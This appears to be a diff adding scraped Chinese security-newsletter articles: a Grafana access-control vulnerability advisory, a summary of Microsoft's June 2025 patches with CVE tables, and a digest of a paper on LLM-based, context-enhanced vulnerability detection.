威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
@@ -0,0 +1,53 @@
|
||||
# 【漏洞预警】Grafana访问控制不当漏洞
|
||||
cexlife 飓风网络安全 2025-06-16 13:43
|
||||
|
||||

|
||||
|
||||
漏洞描述:
|
||||
|
||||
Grafana发布安全公告,披露了一个访问控制不当漏洞,该漏洞是由访问控制配置错误导致,使得查看权限的用户能以明文形式访问警报URL,进而可能查看完整的webhook URL、复制其中嵌入的钉钉令牌或API密钥,还可能通过钉钉集成发送欺骗性或恶意警报,官方已经发布新版本修复此漏洞建议受影
|
||||
响用户及时升级到安全版本。
|
||||
|
||||
影响版本:
|
||||
|
||||
12.0.1<=Grafana Lab Grafana<12.0.1+security-01
|
||||
|
||||
11.6.2<=Grafana Lab Grafana<11.6.2+security-01
|
||||
|
||||
11.5.5<=Grafana Lab Grafana<11.5.5+security-01
|
||||
|
||||
11.4.5<=Grafana Lab Grafana<11.4.5+security-01
|
||||
|
||||
11.3.7<=Grafana Lab Grafana<11.3.7+security-01
|
||||
|
||||
11.2.10<=Grafana Lab Grafana<11.2.10+security-01
|
||||
|
||||
10.4.19<=Grafana Lab Grafana<10.4.19+security-01
|
||||
|
||||
修复建议:
|
||||
|
||||
针对此漏洞,官方已经发布了漏洞修复版本,请立即更新到安全版本:
|
||||
|
||||
Grafana >= 12.0.1+security-01–public
|
||||
|
||||
Grafana >= 11.6.2+security-01–public
|
||||
|
||||
Grafana >= 11.5.5+security-01–public
|
||||
|
||||
Grafana >= 11.4.5+security-01–public
|
||||
|
||||
Grafana >= 11.3.7+security-01–public
|
||||
|
||||
Grafana >= 11.2.10+security-01–public
|
||||
|
||||
Grafana >= 10.4.19+security-01–public
|
||||
|
||||
下载链接:
|
||||
|
||||
https://grafana.com/grafana/download
|
||||
|
||||
安装前,请确保备份所有关键数据,并按照官方指南进行操作。安装后,进行全面测试以验证漏洞已被彻底修复,并确保系统其他功能正常运行。
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,142 @@
|
||||
# 【漏洞预警】:高危警报!微软公司通报多个安全漏洞
|
||||
原创 52 易云安全应急响应中心 2025-06-16 09:17
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们
|
||||
|
||||

|
||||
|
||||
01
|
||||
|
||||
漏洞描述
|
||||
|
||||

|
||||
|
||||
近日,易云科技监测到微软发布6月安全更新,共67个漏洞的补丁程序,涉及Windows、Microsoft Office、Azure、Microsoft Visual Studio等广泛使用的产品,其中包括权限提升、远程代码执行等高危漏洞类型。CNNVD对其危害等级进行了评价,其中高危漏洞42个,中危漏洞25个。
|
||||
|
||||
微软(Microsoft)是美国跨国科技公司,以研发、制造、授权和提供广泛的电脑软件服务业务为主。微软最为著名和畅销的产品为Windows操作系统和Office系列软件,是全球最大的电脑软件提供商、世界PC(Personal Computer,个人计算机)软件开发的先导。
|
||||
|
||||
02
|
||||
|
||||
漏洞危害
|
||||
|
||||

|
||||
|
||||
攻击者利用本次安全更新中的漏洞,可造成权限提升、远程代码执行等,
|
||||
请相关用户尽快更新补丁进行防护,
|
||||
完整漏洞列表请参考文末
|
||||
附录
|
||||
。
|
||||
|
||||
03
|
||||
|
||||
漏洞版本
|
||||
|
||||

|
||||
|
||||
以下为部分重点关注漏洞的受影响产品版本,其他漏洞影响产品范围请参阅官方通告链接。
|
||||
```
|
||||
https://portal.msrc.microsoft.com/zh-cn/security-guidance
|
||||
```
|
||||
|
||||
|
||||
部分重点关注漏洞的受影响产品版本:
|
||||
<table><tbody><tr><td data-colwidth="200" valign="top" style="border-width: 2px 1px 1px 2px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:left;margin-bottom:0;line-height:125%;"><strong><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">漏洞编号</span></span></span></strong></p></td><td data-colwidth="377" valign="top" style="border-width: 2px 2px 1px 1px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:left;margin-bottom:0;line-height:125%;"><strong><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">受影响产品版本</span></span></span></strong></p></td></tr><tr style="height:6px;"><td data-colwidth="200" valign="top" style="border-width: 1px 1px 1px 2px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">CVE-2025-29828</span></span></span></p></td><td data-colwidth="377" valign="top" style="border-width: 1px 2px 1px 1px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows Server 2025</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows 11 Version 24H2 for x64-based Systems</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows 11 Version 24H2 for ARM64-based Systems</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows Server 2022, 23H2 Edition (Server Core installation)</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows 11 Version 23H2 for x64-based Systems</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows 11 Version 23H2 for ARM64-based Systems</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows Server 2025 (Server Core installation)</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows 11 Version 22H2 for x64-based Systems</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows 11 Version 22H2 for ARM64-based Systems</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows Server 2022 (Server Core installation)</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows Server 2022</span></span></span></p></td></tr><tr style="height:6px;"><td data-colwidth="200" valign="top" style="border-width: 1px 1px 1px 2px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">CVE-2025-32717</span></span></span></p></td><td data-colwidth="377" valign="top" style="border-width: 1px 2px 1px 1px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Microsoft 365 Apps for Enterprise for 64-bit Systems</span></span></span><span style="font-size:14px;font-family:微软雅黑;"><span leaf=""><br/></span></span><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Microsoft 365 Apps for Enterprise for 32-bit Systems</span></span></span></p></td></tr><tr><td data-colwidth="200" valign="top" style="border-width: 1px 1px 1px 2px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">CVE-2025-33053</span></span></span></p><p style="text-align:left;margin-bottom:0;line-height:125%;"><span style="font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">CVE-2025-33Line truncated
|
||||
|
||||
04
|
||||
|
||||
处置建议
|
||||
|
||||

|
||||
|
||||
目前微软官方已针对受支持的产品版本发布了修复以上漏洞的安全补丁,强烈建议受影响用户尽快安装补丁进行防护。可以采用以下官方解决方案及缓解方案来防护此漏洞:
|
||||
|
||||
Windows自动更新
|
||||
|
||||
Windows系统默认启用 Microsoft Update,当检测到可用更新时,将会自动下载更新并在下一次启动时安装。还可通过以下步骤快速安装更新:
|
||||
|
||||
1、点击“开始菜单”或按Windows快捷键,点击进入“设置”;
|
||||
|
||||
2、选择“更新和安全”,进入“Windows更新”(Windows Server 2012以及Windows Server 2012 R2可通过控制面板进入“Windows更新”,步骤为“控制面板”-> “系统和安全”->“Windows更新”);
|
||||
|
||||
3、选择“检查更新”,等待系统将自动检查并下载可用更新;
|
||||
|
||||
4、重启计算机,安装更新
|
||||
|
||||
系统重新启动后,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新,可以点击该更新名称进入微软官方更新描述链接,点击最新的SSU名称并在新链接中点击“Microsoft 更新目录”,然后在新链接中选择适用于目标系统的补丁进行下载并安装。
|
||||
|
||||
手动安装补丁
|
||||
|
||||
另外,对于不能自动更新的系统版本,可参考以下链接下载适用于该系统的6月补丁并安装:
|
||||
```
|
||||
https://msrc.microsoft.com/update-guide/releaseNote/2025-Jun
|
||||
```
|
||||
|
||||
|
||||
**附录:漏洞列表**
|
||||
<table><tbody><tr style="height:21px;"><td data-colwidth="150" width="150" valign="center" style="border-left: 1px double windowtext;border-right: 1px solid windowtext;border-top: 1px double windowtext;border-bottom: none;background: #d9d9d9;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><strong><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">影响产品</span></span></span></strong></p></td><td data-colwidth="139" width="139" valign="center" style="border-left: none;border-right: 1px solid windowtext;border-top: 1px double windowtext;border-bottom: none;background: #d9d9d9;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><strong><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">CVE编号</span></span></span></strong></p></td><td data-colwidth="190" width="190" valign="center" style="border-left: none;border-right: 1px solid windowtext;border-top: 1px double windowtext;border-bottom: none;background: #d9d9d9;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><strong><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">漏洞标题</span></span></span></strong></p></td><td data-colwidth="80" valign="center" style="border-left:none;border-right:1px double windowtext;border-top:1px double windowtext;border-bottom:none;background:#d9d9d9;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><strong><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">严重程度</span></span></span></strong></p></td></tr><tr style="height:19px;"><td data-colwidth="150" width="150" valign="top" style="border-width: 1px;border-style: solid solid solid double;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows</span></span></span></p></td><td data-colwidth="139" width="139" valign="top" style="border-width: 1px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">CVE-2025-29828</span></span></span></p></td><td data-colwidth="190" width="190" valign="top" style="border-width: 1px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows Schannel 远程代码执行漏洞</span></span></span></p></td><td data-colwidth="80" width="80" valign="top" style="border-width: 1px;border-style: solid double solid solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Critical</span></span></span></p></td></tr><tr style="height:19px;"><td data-colwidth="150" width="150" valign="top" style="border-width: 1px;border-style: solid solid solid double;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows</span></span></span></p></td><td data-colwidth="139" width="139" valign="top" style="border-width: 1px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">CVE-2025-32710</span></span></span></p></td><td data-colwidth="190" width="190" valign="top" style="border-width: 1px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Windows Remote Desktop Services 远程代码执行漏洞</span></span></span></p></td><td data-colwidth="80" width="80" valign="top" style="border-width: 1px;border-style: solid double solid solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Critical</span></span></span></p></td></tr><tr style="height:19px;"><td data-colwidth="150" width="150" valign="top" style="border-width: 1px;border-style: solid solid solid double;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margin-bottom:0;"><span style="color:#000000;font-size:14px;font-family:微软雅黑;"><span style=""><span leaf="">Microsoft Office</span></span></span></p></td><td data-colwidth="139" width="139" valign="top" style="border-width: 1px;border-style: solid;border-color: windowtext;padding:5px 10px;"><p style="text-align:center;margiLine truncated
|
||||
|
||||
|
||||
- -THE END- -
|
||||
|
||||
|
||||

|
||||
|
||||
**淮安易云科技有限公司-****网络安全部******
|
||||
|
||||
我们致力于保障客户的网络安全,监控事件并采取适当措施,设计和实施安全策略,维护设备和软件,进行漏洞扫描和安全审计,团队协调处理网络攻击、数据泄露等安全事故,并负责安全服务项目实施,包括风险评估、渗透测试、安全扫描、安全加固、应急响应、攻防演练、安全培训等服务,确保客户在网络空间中的安全。
|
||||
|
||||
**易云安全应急响应中心**
|
||||
|
||||
专业的信息安全团队,给你最安全的保障。定期推送
|
||||
漏洞预警、技术分享文章和网络安全知识,让各位了解学习安全知识,普及安全知识、提高安全意识。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
扫描二维码
|
||||
|
||||
获取更多精彩
|
||||
|
||||
壹伴编辑器
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
往期推荐
|
||||
|
||||
[紧急预警!“618”收快递慎点链接:已有人被转空银行卡](https://mp.weixin.qq.com/s?__biz=MzkyNDcwMTAwNw==&mid=2247535142&idx=2&sn=b0dd0afc13a7851534d25d207cc9efb5&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[蚍蜉岂能撼树?20名黑客通缉令背后的暗战真相](https://mp.weixin.qq.com/s?__biz=MzkyNDcwMTAwNw==&mid=2247535142&idx=3&sn=81c8fe8109d937048f1429c7ab888c1a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[数据脱敏:数字化时代的隐私守护引擎](https://mp.weixin.qq.com/s?__biz=MzkyNDcwMTAwNw==&mid=2247535142&idx=1&sn=6115b002eac844173c29aaca67c1a385&scene=21#wechat_redirect)
|
||||
|
||||
|
||||

|
||||
|
||||
分享
|
||||
|
||||

|
||||
|
||||
收藏
|
||||
|
||||

|
||||
|
||||
点赞
|
||||
|
||||

|
||||
|
||||
在看
|
||||
|
||||
@@ -0,0 +1,129 @@
|
||||
# 【论文速读】|基于大型语言模型的上下文增强漏洞检测
|
||||
银行攻防说 2025-06-16 08:45
|
||||
|
||||
|
||||
|
||||
原文标题:Context-Enhanced Vulnerability Detection Based on Large Language Model
|
||||
|
||||
原文作者:Yixin Yang, Bowen Xu, Xiang Gao, Hailong Sun
|
||||
|
||||
作者单位:北京航空航天大学复杂与关键软件环境国家重点实验室(CCSE),以及北航杭州创新研究院
|
||||
|
||||
关键词:漏洞检测、上下文增强、大型语言模型(LLMs)、静态分析、程序抽象
|
||||
|
||||
原文链接:https://arxiv.org/pdf/2504.16877
|
||||
|
||||
开源代码:暂无
|
||||
|
||||
|
||||
**论文要点**
|
||||
|
||||
|
||||
论文简介:本文提出了一种结合程序分析与大型语言模型(LLMs)的上下文增强型漏洞检测方法。传统检测方法常常局限于函数或文件级分析,缺乏足够的上下文信息,而仓库级分析又容易引入大量噪声与计算开销。为此,作者们设计了“原语API抽象”(Primitive API Abstraction)技术,基于程序控制流与数据流提取与漏洞相关的上下文信息,并通过不同层次的抽象粒度进行优化。实证评估表明,该方法能显著提升LLMs在漏洞检测任务中的准确率,尤其在复杂跨函数漏洞检测中优势明显。
|
||||
|
||||
研究目的:本研究旨在解决现有漏洞检测方法中普遍存在的上下文不足问题。传统方法在函数级或文件级别分析时难以捕捉漏洞成因,而仓库级分析又因噪声过大导致检测效率低下。本文希望通过在静态程序分析中引入适度抽象的上下文信息,帮助大型语言模型在漏洞检测中实现更高的准确率与泛化能力,尤其关注复杂的跨过程(inter-procedural)漏洞检测。
|
||||
|
||||
研究贡献:
|
||||
- 提出了一种创新的漏洞上下文信息提取方法,基于控制流与数据流分析,抽象总结原语API调用,精准捕获漏洞根因;
|
||||
|
||||
- 进行了一项系统性的实证研究,评估不同原语API抽象层次及不同Prompt策略对漏洞检测性能的影响;
|
||||
|
||||
- 设计并实现了上下文增强型漏洞检测框架PacVD,验证了结合API抽象与Prompt工程能够大幅提升大型语言模型在漏洞检测领域的性能。
|
||||
|
||||
|
||||
|
||||
|
||||
**引言**
|
||||
|
||||
|
||||
在软件安全领域,内存安全漏洞(如缓冲区溢出、使用后释放、双重释放等)长期以来都是最常见且最危险的安全隐患。尽管已有大量针对漏洞的研究与防护措施,受限于诸如C、C++等内存不安全语言的广泛使用,这些漏洞仍然频繁出现在CVE通报中。
|
||||
|
||||
静态漏洞检测作为一种无需执行程序即可发现潜在缺陷的有效技术,近年来从规则驱动方法演变到机器学习、深度学习方法。尤其是大型语言模型(如GPT-4、CodeLLaMA、DeepSeek)展现了极强的代码理解能力。然而,现有模型常常受限于缺乏足够上下文信息的问题,无法准确推断出跨函数、跨文件的漏洞成因,导致误报率高、漏报严重。
|
||||
|
||||
为此,本文提出结合程序分析与原语API抽象的方法,精简并强化上下文信息输入,使大型语言模型能够在充分理解程序行为的基础上,提升漏洞检测的准确性和鲁棒性。
|
||||
|
||||
|
||||
**研究背景**
|
||||
|
||||
|
||||
内存安全漏洞,如缓冲区溢出、双重释放和使用后释放,长期以来在软件系统中广泛存在,并在近年来的CVE通报中频频出现。尽管新兴语言逐步引入内存安全特性,但由于大量遗留代码和对性能敏感的应用仍依赖C、C++等内存不安全语言,内存漏洞问题依然严峻。
|
||||
|
||||
传统静态漏洞检测方法主要包括基于规则的程序分析、基于特征的机器学习方法及基于深度学习的检测技术。虽然深度学习方法在语义特征提取方面取得了突破,但现有模型在检测复杂跨函数漏洞时,仍面临着上下文信息缺失的问题。函数级和文件级的检测方法通常仅依赖单一函数的修改,难以捕捉漏洞真正的成因;而仓库级方法虽然能提供更丰富的上下文,却引入了大量噪声和计算开销,导致检测效果下降。
|
||||
|
||||
近年来,大型语言模型(如GPT-4、LLaMA和DeepSeek)因其卓越的代码理解能力被引入漏洞检测领域。但研究发现,即使是能力强大的LLMs,在缺乏精准上下文信息的情况下,也难以准确推断漏洞根因,尤其是在需要跨函数推理的复杂场景中。因此,如何提取清晰、有效且低噪声的上下文信息,成为提升大型模型漏洞检测性能的关键挑战。
|
||||
|
||||
|
||||
**漏洞检测框架**
|
||||
|
||||
|
||||
为解决现有方法在跨过程漏洞检测中存在的上下文缺失与噪声过多问题,本文提出了一个名为PacVD的上下文增强型漏洞检测框架。该框架以函数为基本分析单元,结合静态程序分析和大型语言模型推理,系统性提升漏洞检测的准确性与效率。
|
||||
|
||||

|
||||
|
||||
框架包括三个主要阶段:首先,在数据预处理阶段,针对待检测的目标函数,递归提取其三层调用深度内的所有相关函数,并基于静态分析构建控制流图(CFG)、数据流图(DFG)和调用关系图,形成统一的代码属性图(CPG)。
|
||||
|
||||
接着,在原语API抽象阶段,通过控制流和数据流分析,提取调用链中涉及资源管理的关键API操作(如malloc、free、open、close等)。依据调用的出现频率、控制分支条件及关键变量信息,按照不同粒度(A1到A4层次)进行抽象,既保留足够上下文信息,又有效抑制噪声。
|
||||
|
||||

|
||||
|
||||
最后,在基于LLMs的漏洞检测阶段,将抽象后的代码上下文信息与目标函数一同输入大型语言模型。通过应用不同的Prompt工程策略,如链式思考(CoT)、上下文学习(ICL)和少量样本学习(Few-shot Learning),引导模型深度理解程序逻辑,从而精准判定是否存在漏洞。
|
||||
|
||||
该框架兼顾了上下文信息的完整性与可控性,既能捕捉跨函数、跨文件的漏洞成因,又避免了传统仓库级方法带来的冗余与计算负担。
|
||||
|
||||
|
||||
**实证评估设计**
|
||||
|
||||
|
||||
为了全面验证所提出方法的有效性,本文围绕四个核心研究问题(RQs)展开实证评估:分别探讨不同API抽象层次对漏洞检测效果的影响、不同漏洞类型在抽象信息辅助下的检测表现、不同大型语言模型与Prompt策略的检测差异,以及新方法相较于传统基线方法的优劣。
|
||||
|
||||
实验采用了真实世界的C/C++漏洞数据集——NVD-New,该数据集源自16个开源项目,包含大量与内存安全相关的漏洞。通过筛选符合研究目标的样本,共获得623个样本,其中包含340个漏洞样本和283个非漏洞样本,涵盖资源泄露、越界访问、空指针引用等多种漏洞类型。
|
||||
|
||||

|
||||
|
||||
在对比实验中,本文设置了五种基线策略,包括全调用链分析、基于API的调用筛选、相似度筛选、随机筛选和分层筛选,以模拟不同粒度的上下文建模方式。各方法均结合不同Prompt工程技术,在ChatGPT-4o、DeepSeek系列与CodeLLaMA-34b等主流大模型上进行测试。
|
||||
|
||||
评估指标选用准确率(Accuracy)、精确率(Precision)、召回率(Recall)、F1分数(F1-score)及马修斯相关系数(MCC),以确保多角度衡量模型性能。所有实验在高性能GPU服务器上完成,统一使用静态分析工具Joern生成代码属性图,保障数据处理的一致性和实验结果的可重复性。
|
||||
|
||||
|
||||
**评估结果**
|
||||
|
||||
|
||||
实验证明,引入原语API抽象作为上下文信息,能显著提升大型语言模型在漏洞检测任务中的表现。整体来看,随着抽象层次从无(w/o)到API Level 3,模型的F1得分持续上升,其中API Level 3(具体分支信息加调用频次统计)达到最佳效果,而过度细化到Level 4反而引入噪声,略微降低了检测性能。
|
||||
|
||||

|
||||
|
||||
在不同漏洞类型上,API抽象带来的提升尤为明显。边界类漏洞(如缓冲区溢出CWE-787)在仅引入模糊分支信息(Level 1)时,检测性能已有大幅提高,F1分数接近100%;而资源管理类漏洞(如CWE-400、CWE-415)则在更高层次抽象(Level 3、Level 4)下表现最优,说明不同漏洞类型对上下文细节的依赖程度不同。
|
||||
|
||||

|
||||
|
||||
模型和Prompt策略也对最终效果有重要影响。DeepSeek-R1综合表现最好,在API Level 3结合链式思考(CoT)策略时,F1分数最高达69.09%。此外,链式思考(CoT)和上下文学习(ICL)策略在中高抽象层次下特别有效,显著增强了模型的推理能力。
|
||||
|
||||
